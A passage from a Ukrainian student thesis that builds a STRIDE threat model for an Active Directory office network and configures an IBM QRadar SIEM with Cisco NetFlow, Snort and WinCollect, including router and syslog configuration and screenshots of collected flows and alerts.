


Рисунок 2.28 – Створені поштові скриньки користувачів домену

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				55
Змн.	Арк.	№ докум.	Підпис	Дата		

2.2 Аналіз поверхні атак, побудова моделі загроз для спроектованої інфраструктури та виокремлення ймовірних інцидентів безпеки

Active Directory (AD) – це Microsoft LDAP-рішення вперше представлене на серверах Windows 2000. Відповідаючи багатьом стандартам LDAP (RFC 2251, RFC 2252, RFC 2247), AD, однак, не є повністю прийнятним. Наприклад, він не підтримує деякі стандартизовані можливості, такі як багатозначні відносні відмінні імена (RDN) або назви на основі країни, але він підтримує багато запатентованих функцій, такі як тісний зв'язок з операційною системою Windows та Microsoft DNS-сервером. Він також замінив декілька стандартизованих функцій власними. З цих причин користувачам, що використовують операційну систему Windows не рекомендується замінювати Active Directory на альтернативні LDAP-рішення, що відповідає більшій кількості стандартів, таке як OpenLDAP.

Active Directory – це основна служба, яка містить дані облікового запису користувача та сервера, а також інформацію безпеки. Наприклад, автентифікація Windows використовує облікові дані, що зберігаються в Active Directory. Таким чином, Active Directory є основою для правильної роботи домену Microsoft. З цієї причини більшості веб-програм на базі Microsoft знадобиться прямий чи опосередкований доступ до Active Directory в певний момент під час їхньої бізнес-обробки, часто під час фаз аутентифікації та/або авторизації, а також на різних етапи бізнес-процесу.

Тому доступ до Active Directory має бути добре контрольованим і захищеним, інакше зловмисник може серйозно вплинути на правильність функціонування як веб-додатка, так і самого офісу компанії, запустивши атаку на Active Directory. Розробникам веб-додатків потрібно розуміти вразливі місця Active Directory та можливі загрози, які потенційно використовуватимуть ці вразливості.

Для аналізу поверхні атаки спроектованої корпоративної мережної інфраструктури було використано модель загроз STRIDE, що дозволило провести категоризацію найчастіших або найбільш небезпечних загроз, які можуть виникнути у домені Active Directory, який містить відкритий веб-додаток. Наостанок буде

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		56

описано контрзаходи, які можна використовувати для запобігання цим загрозам або для пом'якшення збитків після успішного виконання атак.

Таблиця 2.3 – Модель загроз STRIDE

Загроза	Властивість безпеки, якій загрожують
Spoofing (Підміна)	Автентифікація
Tampering (Незаконна зміна)	Цілісність
Repudiation (Заперечення)	Аудит
Information Disclosure (Розкриття даних)	Конфіденційність
Denial of Service (Відмова в обслуговуванні)	Доступність
Elevation of Privilege (Підвищення повноважень)	Авторизація

Для створення моделі загроз було використано ПЗ OWASP Threat Dragon, інструмент для моделювання діаграм загроз, як частини безпечного циклу розробки.




Рисунок 2.29 – Діаграма моделі загроз корпоративної мережної інфраструктури на базі Active Directory, SIEM-рішення IBM QRadar

Нижче описано головних зовнішніх акторів, які своїми діями можуть вплинути на АС офісу, а також представлено загрози та заходи, які повинні бути запроваджені для пом'якшення цих загроз. Повний текст звіту по створеній моделі загроз можна переглянути в додатку А:

Порушник 1 "Скомпрометований працівник" (External Actor)

Description:
Порушник 1 "Скомпрометований працівник" - працівник, доброчесність якого було скомпрометовано засобами СІ, або який здійснює неправомірні дії з власної вигоди

Модель порушника:

- можливість вносити зміни в інформаційні потоки у відповідності зі своїми намірами;
- володіє інформацією про функціональні особливості АС, основні закономірності формування в ній масивів даних та потоків запитів до них, вміє користуватися штатними засобами
- другий рівень можливості ведення діалогу з АС, тобто створення і запуск власних програм з новими функціями обробки інформації;

No threats listed.

Рисунок 2.30 – Опис зовнішнього актора «Скомпрометований працівник»

Фізичне втручання (Data Flow)

Description:
Навмисне втручання у роботу апаратури офісу технічними, спеціальними каналами впливу та несанкціонованим доступом з метою порушення спостережності та керованості АС офісу

Порушення режимів функціонування АС
Integrity, Mitigated, Medium Priority

Description:
Канали здійснення загроз - несанкціонований доступ до обладнання з метою нав'язування хибної інформації

Суб'єктивна загроза
Навмисна загроза

Mitigation:

- Запровадження системи доступу до обладнання та приміщень на основі ролей;
- Створення системи реєстрації персоналу на робочому місці з вказанням часової мітки, інформація з якої передаватиметься та зберігатиметься на Syslog-сервері (з бекапом на інших корпоративних серверах)

Рисунок 2.31 – Опис загрози цілісності інформації, яку може використати скомпрометований працівник (модель CIA)

Порушник 2 "Хакер" (External Actor)

Description:
Порушник 2 "Хакер" - особа, яка отримала доступ до конфіденційної інформації АС

Модель порушника:

- можливість отримання необхідної інформації у потрібному обсязі та асортименті;
- володіє інформацією про функції та механізми дії засобів захисту;
- з першого по четвертий рівні можливості ведення діалогу з АС, тобто починаючи з можливості запуску фіксованого набору завдань (програм), що реалізують заздалегідь передбачені функції обробки інформації, закінчуючи повним обсягом можливостей осіб, що здійснюють проектування, реалізацію, впровадження, супроводження програмно-апаратного забезпечення АС, аж до включення до складу АС власних засобів з новими функціями обробки інформації;

No threats listed.

Рисунок 2.32 – Опис зовнішнього актора «Хакер»

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		58

Підвищення привілеїв облікових записів в AD
Elevation of privilege, Mitigated, Medium Priority

Description:
Підвищення привілеїв може статися, коли зломисник спробує замаскуватися користувачем з вищими привілеями, ніж його власні, або змінює дані в домені, наприклад, додаючи користувача до групи або змінюючи списки керування доступом у об'єктах домену.

Mitigation:
Незаконній змінні даних AD можна запобігти, заборонивши будь-які операції модифікації, які виходитимуть із сервера додатків, або якщо це є необхідним, дуже ретельно перевіряти всі поля введення користувача та відхиляти операції з «недійсними» аргументами. Правильно налаштовані списки контролю доступу на сервері AD, а також прив'язка з мінімальними привілеями також істотно зменшать ймовірність успішного використання такого типу вразливостей.

Рисунок 2.36 – Детальний опис загрози *Elevation of privilege*, яку може використати хакер (модель STRIDE)

Відмова в обслуговуванні користувачам AD
Denial of service, Mitigated, High Priority

Description:
Під час атаки відмови в обслуговуванні зломисник відмовляє в доступі до сервера AD звичайним користувачам. Причиною цього можуть стати вразливості в сервері Active Directory або вразливості в сервері додатків. Від атак відмови в обслуговуванні, як правило, дуже важко захиститися. Зломисник може спробувати зламати сервер AD або, що більш ймовірно, споживати надмірні ресурси. Найпростіший спосіб споживати зайві ресурси – запустити операції пошуку, що створять інтенсивне навантаження на процесор або мережу. Навантаження на процесор може бути створено пошуками із неефективними та/або складними фільтрами, чи такими, які містять кілька неоднозначних елементів розділення імен. Інтенсивні мережеві пошуки призначені для повернення великої кількості записів - весь вміст AD, якщо це можливо.

Mitigation:
Захист від відмови в обслуговуванні: Сервер додатків має перевіряти всі фільтри, введені користувачем, і дозволити лише попередньо визначену підмножину фільтрів. Крім того, сервер AD повинен бути налаштований на відхилення складних фільтрів і повернення лише попередньо визначену максимальну кількість записів для будь-якого пошукового запиту. Зломисник може спробувати відкрити кілька з'єднань із сервером додатків та/або сервером AD, переважно використовуючи SSL, який споживає більше ресурсів. Контрзаходи включають встановлення часу очікування на дію в неактивних сеансах, збереження та запис імен користувачів кожного активного сеансу і дозвіл лише фіксованої кількості сеансів на одного користувача в будь-який момент часу.

Рисунок 2.37 – Детальний опис загрози *Denial of service*, яку може використати хакер (модель STRIDE)

Розкриття інформації про події та стан AD
Information disclosure, Mitigated, High Priority

Description:
Розкриття інформації відбувається, коли користувач отримує доступ для читання інформації, до якої він не повинен мати доступу. Це може бути пов'язано з вразливостями в мережі, вразливостями в сервері додатків. Зломисник може перехоплювати трафік мережі, видаючи себе за іншого користувача, або створювати дійсний чи недійсний пошук чи запити на зміну. Генерування недійсного пошуку або запитів на зміну може призвести до помилок, яка поверне корисне діагностичне повідомлення, яке може надати зломиснику цінну інформацію. Рішучий може створити кілька дійсних пошукових запитів, які щоразу повертатимуть тільки фрагменти інформації. Якщо це буде зроблено достатню кількість разів, сума інформації цих фрагментів, отримана зломисником, може бути більша ніж інформація, яку коли-небудь планували розкрити розробники додатків. Наприклад, отримання відомостей про окремих користувачів у кожному пошуковому запиті, може дозволити зломиснику отримати відомості про весь робочий персонал організації. Такі атаки дуже важко зупинити. Навіть побудова аудиторських слідів і відмова доступу після заданої кількості пошуків може не вирішити проблему, якщо зломисник має доступ до кількох облікових записів користувачів.

Mitigation:
Захист від розкриття інформації: Контрзаходом для цього є налаштування сервера додатків на видалення корисної інформації з повідомлень про помилки та повернення узагальненого повідомлення про помилку користувачу, в той же віддаючи повний текст помилок сервісу журналювання. Сервер додатків повинен контролювати пошукові запити, які можуть виконувати користувачі. Загалом користувачам повинно дозволятися здійснення лише певних обмежених пошуків, інакше зломисники можуть створювати дуже широкі пошуки, що оброблятимуть весь домен AD. Усі введені користувачем дані повинні бути перевірені, і лише фіксована підмножина аргументів ADSI повинна бути дозволена. Пошуки за допомогою "недійсних" аргументів слід відхиляти. Аналогічно, Сервер додатків повинен здійснювати жорсткий контроль операцій модифікації. В ідеалі він повинен відмовляти будь-яким змінам, зробленим через інтерфейс ADSI, або, якщо це неможливо, повинен забезпечити можливість зміни тільки для автентифікованих користувачів, в той же час дуже ретельно перевіряючи всі поля введення користувача та відхиляючи ті, які містять "недійсні" аргументи.

Рисунок 2.38 – Детальний опис загрози *Information disclosure*, яку може використати хакер (модель STRIDE)

Природні явища (External Actor)
Description: Пожежа, землетрус, ураган, вологість, запилення, зміни температури <i>No threats listed.</i>
Техногенні явища (External Actor)
Description: Аварія, відмова/збій (електроживлення, охолодження, ПЗ, ТЗ) <i>No threats listed.</i>

Рисунок 2.39 – Опис зовнішніх акторів «Природні/Техногенні завади»

Природні завади (Data Flow)
Description: Знищення інформації на НЖМД, знищення НЖМД, фізичне знищення ОІД
Зміна умов фізичного середовища <i>Availability, Mitigated, Low Priority</i>
Description: Об'єктивна загроза. Ненавмисна загроза. Mitigation: - Моніторинг і прогнозування НС; - Рациональне розміщення продуктивних сил на територіях з урахування техногенної безпеки; - Відвернення, у межах можливого, деяких несприятливих і небезпечних природних явищ та процесів шляхом систематичного зниження накопиченого руйнівного потенціалу; - Резервне копіювання даних системи.

Рисунок 2.40 – Опис загрози цілісності доступності інформації, яку можуть представляти природні завади (модель CIA)

Техногенні завади (Data Flow)
Description: Збої та відмови у роботі обладнання та технічних засобів АС
<i>Availability, Mitigated, Low Priority</i>
Description: Об'єктивна загроза. Ненавмисна загроза. Mitigation: - Моніторинг і прогнозування НС; - Рациональне розміщення продуктивних сил на територіях з урахування техногенної безпеки; - Відвернення аварій і техногенних катастроф шляхом підвищення технологічної безпеки виробничих процесів та експлуатаційної надійності обладнання;

Рисунок 2.41 – Опис загрози цілісності доступності інформації, яку можуть представляти техногенні завади (модель CIA)

2.3 Проектування інфраструктури підсистеми SIEM для побудованої мережної інфраструктури

Основне налаштування підсистеми SIEM, яке дозволить системі коректно працювати и виявляти порушення, заключається в направленні потоків трафіку та повідомлень журналів з мережі клієнта.

В якості протоколу моніторингу мережевого трафіку було використано пристарний протокол Cisco NetFlow. Налаштування цього протоколу проходить в 3 кроки:

- Створення експортеру трафіку (flow exporter), який визначатиме куди буде направлено дані про мережевий трафік, що проходить через маршрутизатора;
- Створення монітору трафіку (flow monitor), який визначатиме тип даних та мережевий протокол які буде слід проглядати та експортувати;
- Прикріпити монітор трафіку до необхідних інтерфейсів маршрутизатора.

Сценарій налаштування NetFlow на маршрутизаторі R1:

R1:

```
R1(config)#flow record CORPrecord
R1(config-flow-record)#match ipv4 tos
R1(config-flow-record)#match ipv4 protocol
R1(config-flow-record)#match ipv4 source address
R1(config-flow-record)#match ipv4 destination address
R1(config-flow-record)#match transport source-port
R1(config-flow-record)#match transport destination-port
R1(config-flow-record)#match interface input
R1(config-flow-record)#collect interface output
R1(config-flow-record)#collect counter bytes
R1(config-flow-record)#collect counter packets
R1(config-flow-record)#collect timestamp sys-uptime first
R1(config-flow-record)#collect timestamp sys-uptime last
R1(config-flow-record)#collect application name
R1(config-flow-record)#collect application smtp server
R1(config-flow-record)#collect application smtp sender
R1(config-flow-record)#collect application http url
R1(config-flow-record)#collect application http host
R1(config-flow-record)#collect application http user-agent
R1(config-flow-record)#collect application http referer
R1(config-flow-record)#collect application pop3 server
R1(config-flow-record)#collect application ssl common-name
R1(config-flow-record)#exit
R1(config)#flow exporter EXPORTED-QRADAR
R1(config-flow-exporter)#desc Export to QRadar Console
R1(config-flow-exporter)#destination 192.168.5.2
R1(config-flow-exporter)#transport udp 2055
R1(config-flow-exporter)#template data timeout 60
R1(config-flow-exporter)#exit
```

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		62

```

R1(config)#flow monitor FLOW-MONITOR-V4
R1(config-flow-monitor)#exporter EXPORTER-QRADAR
R1(config-flow-monitor)#cache timeout active 300
R1(config-flow-monitor)#cache timeout update 60
R1(config-flow-monitor)#statistics packet protocol
R1(config-flow-monitor)#statistics packet size
R1(config-flow-monitor)#record CORPrecord
R1(config-flow-monitor)#exit
R1(config)#interface range e0/0-1
R1(config-if-range)#ip flow monitor FLOW-MONITOR-V4 input
R1(config-if-range)#ip flow-monitor FLOW-MONITOR-V4 output
R1(config-if-range)#exit
R1(config)#do write

```

Edit Flow Source

Flow Source Details

Flow Source Name	corp_raccoon_net_Netflow
Target Flow Collector	qflow0 :: localhost ▼
Flow Source Type	Netflow v.1/v.5/v.7/v.9/IPFIX
☐ Enable Asymmetric Flows	

Netflow v.1/v.5/v.7/v.9/IPFIX Configuration

Monitoring Interface	Any ▼
Monitoring Port	2055 ↕
Linking Protocol	UDP ▼
☐ Enable Flow Forwarding	

Рисунок 2.42 – Створення джерела потоків трафіку в консолі QRadar

Проте одного лише NetFlow буде недостатньо по двом причинам:

1. NetFlow не вміє читати корисне навантаження трафіку (payload), а отже велика кількість важливої інформації, яка могла б бути використана при створенні правил безпеки, буде відсутня.

2. NetFlow не може переглядати трафік рівня L2, тобто весь трафік комутованої мережі, що також не є оптимальним, адже як вже було наведено в моделі загроз корпоративної мережі – зловмисник може знаходитись безпосередньо всередині локальної мережі.

В зв'язку з цим було вирішено встановити NIDS Snort в корпоративній мережі. Snort є найбільш популярною системою виявлення вторгнень в світі, а також у QRadar'а наявна інтеграція зі сповіщеннями Snort'у. Таким чином це забезпечить

ефективніше детектування вторгнень за рахунок додавання до Snort'у правил виявлення від провідних спеціалістів від OWASP, Cisco Talos та решти спільноти.




Рисунок 2.43 – Архітектура Snort




Рисунок 2.44 – Приклад правила Snort

Для налаштування взаємодії між Snort та QRadar необхідно:

- змінити конфігураційний файл snort.conf;
- змінити конфігураційний файл демону snortd;
- змінити конфігураційний файл сервісу rsyslog.conf;
- встановити розширення з додатковими властивостями Snort у QRadar, яке міститиме DSM-модуль для розпізнавання сповіщень Snort.

Snort, як і будь-яка IDS (NIDS), потребує щоб через нього проходив весь трафік в локальній мережі. Так як наявні образи віртуального мережевого обладнання не дозволяють налаштувати протокол SPAN на комутаторі, його було зсимульовано за допомогою підключення всіх кінцевих вузів корпоративної мережі до концентратора. Так як концентратор дублює трафік отриманий на одному порті на решту портів, це дозволить PC зі встановленим Snort аналізувати весь необхідний трафік.

Розкоментований рядок конфігураційного файлу snort.conf:

```
output alert_syslog:LOG_AUTH LOG_ALERT;
```

Змінені рядки у конфігураційному файлі rsyslog.conf:

```
daemon /usr/sbin/snort $ALERTMODE
$BINARY_LOG $NO_PACKET_LOG $DUMP_APP -D
$PRINT_INTERFACE -i $i -s -u $USER -g
$GROUP $CONF -i $LOGIR/$i $PASS_FIRST
daemon /usr/sbin/snort $ALERTMODE
$BINARY_LOG $NO_PACKET_LOG $DUMP_APP -D
$PRINT_INTERFACE $INTERFACE -s -u $USER -g
$GROUP $CONF -i $LOGDIR
```

Додані рядки до конфігураційного файлу rsyslog.conf:

```
*.alert /var/log/snort/alert
auth.info@qradar.cloudsec.com:514
*.alert@qradar.cloudsec.com:514
```

Edit a log source

Note that the connection information for this log source is shared amongst one or more other log sources. Because this log source was auto-discovered, its connection information is not modifiable.

Log Source Name:

Log Source Description:

Log Source Type:

Protocol Configuration:

Log Source Identifier:

Enabled: ☒

Credibility:

Target Event Collector:

Coalescing Events: ☒

Incoming Payload Encoding:

Store Event Payload: ☒

Please select any groups you would like this log source to be a member of:

- ☐ QRadar System Logs
- ☒ Raccoon Co. Logs

Рисунок 2.45 – Автоматично створене джерело повідомлень журналу Snort

Name	Status	Author	Added On
IBM Security QRadar Custom Properties for Snort This content pack provides new event data parsing on top of QRadar's built-in Snort parsing, such as Classification, Impact, Priority, Rule ID, Rule Name. The new properties allow to extend custom rules, searches and reports. See documentation for Custom Properties exhaustive list and more details on their implementation Uninstall (More Details...)	Installed	IBM QRadar	June 8, 2022

Рисунок 2.46 – Встановлене розширення QRadar для роботи зі Snort

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				65
Змн.	Арк.	№ докум.	Підпис	Дата		

```
[centos@centos8 ~]$ sudo systemctl status snortd
● snortd.service - SYSV: snort is a lightweight network intrusion detection tool that currently detects more than 1100 host and network v
   Loaded: loaded (/etc/rc.d/init.d/snortd; generated)
   Active: active (running) since Tue 2022-06-14 18:25:42 EEST; 1h 19min ago
     Docs: man:systemd-sysv-generator(8)
  Process: 756 ExecStart=/etc/rc.d/init.d/snortd start (code=exited, status=0/SUCCESS)
    Tasks: 2 (limit: 8000)
   Memory: 572.8M
    CGroup: /system.slice/snortd.service
            └─1368 /usr/sbin/snort -D -i enp0s3 -u snort -g snort -c /etc/snort/snort.conf -l /var/log/snort

Jun 14 19:44:55 centos8.linuxvmimages.local snort[1368]: [128:4:2] (spp_ssh) Protocol mismatch [Classification: Detection of a non-standa
Jun 14 19:44:55 centos8.linuxvmimages.local snort[1368]: [129:20:1] TCP session without 3-way handshake [Classification: Potentially Bad
Jun 14 19:44:55 centos8.linuxvmimages.local snort[1368]: [129:20:1] TCP session without 3-way handshake [Classification: Potentially Bad
Jun 14 19:44:55 centos8.linuxvmimages.local snort[1368]: [129:20:1] TCP session without 3-way handshake [Classification: Potentially Bad
Jun 14 19:44:55 centos8.linuxvmimages.local snort[1368]: [128:4:2] (spp_ssh) Protocol mismatch [Classification: Detection of a non-standa
Jun 14 19:44:55 centos8.linuxvmimages.local snort[1368]: [129:20:1] TCP session without 3-way handshake [Classification: Potentially Bad
Jun 14 19:44:59 centos8.linuxvmimages.local snort[1368]: [129:20:1] TCP session without 3-way handshake [Classification: Potentially Bad
Jun 14 19:44:59 centos8.linuxvmimages.local snort[1368]: [128:4:2] (spp_ssh) Protocol mismatch [Classification: Detection of a non-standa
Jun 14 19:44:59 centos8.linuxvmimages.local snort[1368]: [129:20:1] TCP session without 3-way handshake [Classification: Potentially Bad
Jun 14 19:44:59 centos8.linuxvmimages.local snort[1368]: [129:20:1] TCP session without 3-way handshake [Classification: Potentially Bad
```

Рисунок 2.47 – Статус демону snortd після проведених налаштувань та 10 останніх сповіщень

Що до повідомлень журналів домену AD – було встановлено службу-агент WinCollect, яка збиратиме необхідні записи та відправлятиме їх до консолі QRadar. Попередньо необхідно встановити оновлення QRadar, яке дозволить йому взаємодіяти з WinCollect, після чого авторизувати служби WinCollect у консолі та створити призначення для повідомлень журналів. Також для полегшення написання правил на основі повідомлень WinCollect було встановлено розширення з додатковими властивостями повідомлень Windows.




Рисунок 2.48 – Встановлене розширення QRadar для роботи зі Snort

Edit Authorized Service	
Service Name:	WinCollect Agent
User Role:	WinCollect ▾
Security Profile:	Admin ▾
Expiry Date:	5/23/2022 ▾ / ☒ No Expiry
Cancel Edit Service Name	

Рисунок 2.49 – Авторизація служби WinCollect

Name	Host Name	Port	Protocol	Throttle (events per second)	Schedule Mode	Schedule(s)
PDCFWF	PDCFWF	514	UDP	5000	Forward Events	0
BDCFWF	BDCFWF	514	UDP	5000	Forward Events	0

Рисунок 2.50 – Створені призначення WinCollect

Name	Host Name	Description	Version	OS Version	Last Heart Beat	Status	Enabled	Automatic Updates Enabled
WinCollect @ AD-BDC	AD-BDC	WinCollect agent installed on AD-BDC	7.3.1.22	Windows Server 2008 R2 (Build 7601 SP1 64-bit)	Jun 14, 2022 7:25:19 PM	Unavailable	true	true
WinCollect @ AD-PDC	AD-PDC	WinCollect agent installed on AD-PDC	7.3.1.22	Windows Server 2008 R2 (Build 7601 SP1 64-bit)	Jun 14, 2022 7:25:21 PM	Unavailable	true	true

Рисунок 2.51 – Дані про агентів служби WinCollect на контролерах домену, які було авторизовано

Flow Type	First Packet Time	Source IP	Source Port	Destination IP	Destination Port	Protocol	Application	Source Bytes	Destination Bytes	Source Packets	Destination Packets	ICL Ty	F S
	Jun 14, 2022, 7:32:59 PM	192.168.4.102	56907	192.168.5.2	8413	tcp_ip	Other	5,162 (C)	7,090 (C)	45	69	N...	I...
	Jun 14, 2022, 7:32:54 PM	192.168.4.101	60279	192.168.5.2	8413	tcp_ip	Other	5,082 (C)	7,090 (C)	43	69	N...	I...
	Jun 14, 2022, 7:32:46 PM	192.168.1.104	56562	239.255.255.250	1900	udp_ip	Misc.UPnP	792 (C)	0	4	0	N...	I...
	Jun 14, 2022, 7:12:11 PM	192.168.4.15	41207	192.168.5.2	514	udp_ip	Misc.Syslog	26,568 (C)	0	123	0	N...	I...
	Jun 14, 2022, 7:32:20 PM	192.168.5.2	N/A	192.168.1.105	N/A	icmp_ip	ICMP Destination-Unreachable	21,837 (C)	0	52	0	N...	I...
	Jun 14, 2022, 7:12:11 PM	192.168.4.15	53946	192.168.5.2	514	udp_ip	Misc.Syslog	26,568 (C)	0	123	0	N...	I...
	Jun 14, 2022, 7:31:24 PM	192.168.1.103	N/A	224.0.0.251	N/A	igmp	Other	32 (C)	0	1	0	N...	I...
	Jun 14, 2022, 7:31:20 PM	192.168.4.101	62425	192.168.4.1	53	udp_ip	Misc.domain	66 (C)	0	1	0	N...	I...
	Jun 14, 2022, 7:23:01 PM	192.168.4.101	60218	192.168.5.2	514	tcp_ip	Misc.Syslog	13,293 (C)	352 (C)	11	7	N...	I...
	Jun 14, 2022, 7:31:11 PM	162.159.200.1	123	192.168.1.105	123	udp_ip	Misc.NTP	152 (C)	0	2	0	N...	I...
	Jun 14, 2022, 7:31:20 PM	192.168.4.101	58393	192.168.4.1	53	udp_ip	Misc.domain	55 (C)	0	1	0	N...	I...
	Jun 14, 2022, 7:30:51 PM	192.168.1.104	60148	239.255.255.250	1900	udp_ip	Misc.UPnP	990 (C)	0	6	0	N...	I...
	Jun 14, 2022, 7:31:16 PM	192.168.1.1	N/A	224.0.0.1	N/A	igmp	Other	32 (C)	0	1	0	N...	I...
	Jun 14, 2022, 7:30:36 PM	192.168.1.104	5353	224.0.0.251	5353	udp_ip	Other	340 (C)	0	4	0	N...	I...
	Jun 14, 2022, 7:30:36 PM	192.168.1.104	N/A	224.0.0.2	N/A	igmp	Other	32 (C)	0	1	0	N...	I...
	Jun 14, 2022, 7:31:38 PM	192.168.1.104	59373	224.0.0.252	5355	udp_ip	Other	60 (C)	0	1	0	N...	I...
	Jun 14, 2022, 7:31:20 PM	192.168.4.102	56846	192.168.5.2	514	tcp_ip	Misc.Syslog	7,293 (C)	280 (C)	7	7	N...	I...
	Jun 14, 2022, 7:31:13 PM	192.168.4.15	46658	193.106.144.7	123	udp_ip	Misc.NTP	76 (C)	76 (C)	1	1	N...	I...
	Jun 14, 2022, 7:12:11 PM	192.168.4.15	53946	192.168.5.2	514	udp_ip	Misc.Syslog	24,840 (C)	0	115	0	N...	I...
	Jun 14, 2022, 7:12:11 PM	192.168.4.15	41207	192.168.5.2	514	udp_ip	Misc.Syslog	24,840 (C)	0	115	0	N...	I...
	Jun 14, 2022, 7:31:20 PM	192.168.1.105	60133	192.168.1.1	53	udp_ip	Misc.domain	0	111 (C)	0	1	N...	I...

Рисунок 2.52 – Приклад отримання трафіку від налаштованих джерел потоків

Event Name	Log Source	Event Count	Time	Low Level Category	Source IP	Source Port	Destination IP
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.17.59.76	443	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.18.139.9	443	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.18.139.9	443	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.18.139.9	443	192.168.4.15
Potentially Bad Traffic	Snort @ centos8	1	Jun 14, 2022, 7:28:0...	Misc Suspicious Event	104.17.59.76	443	192.168.4.15
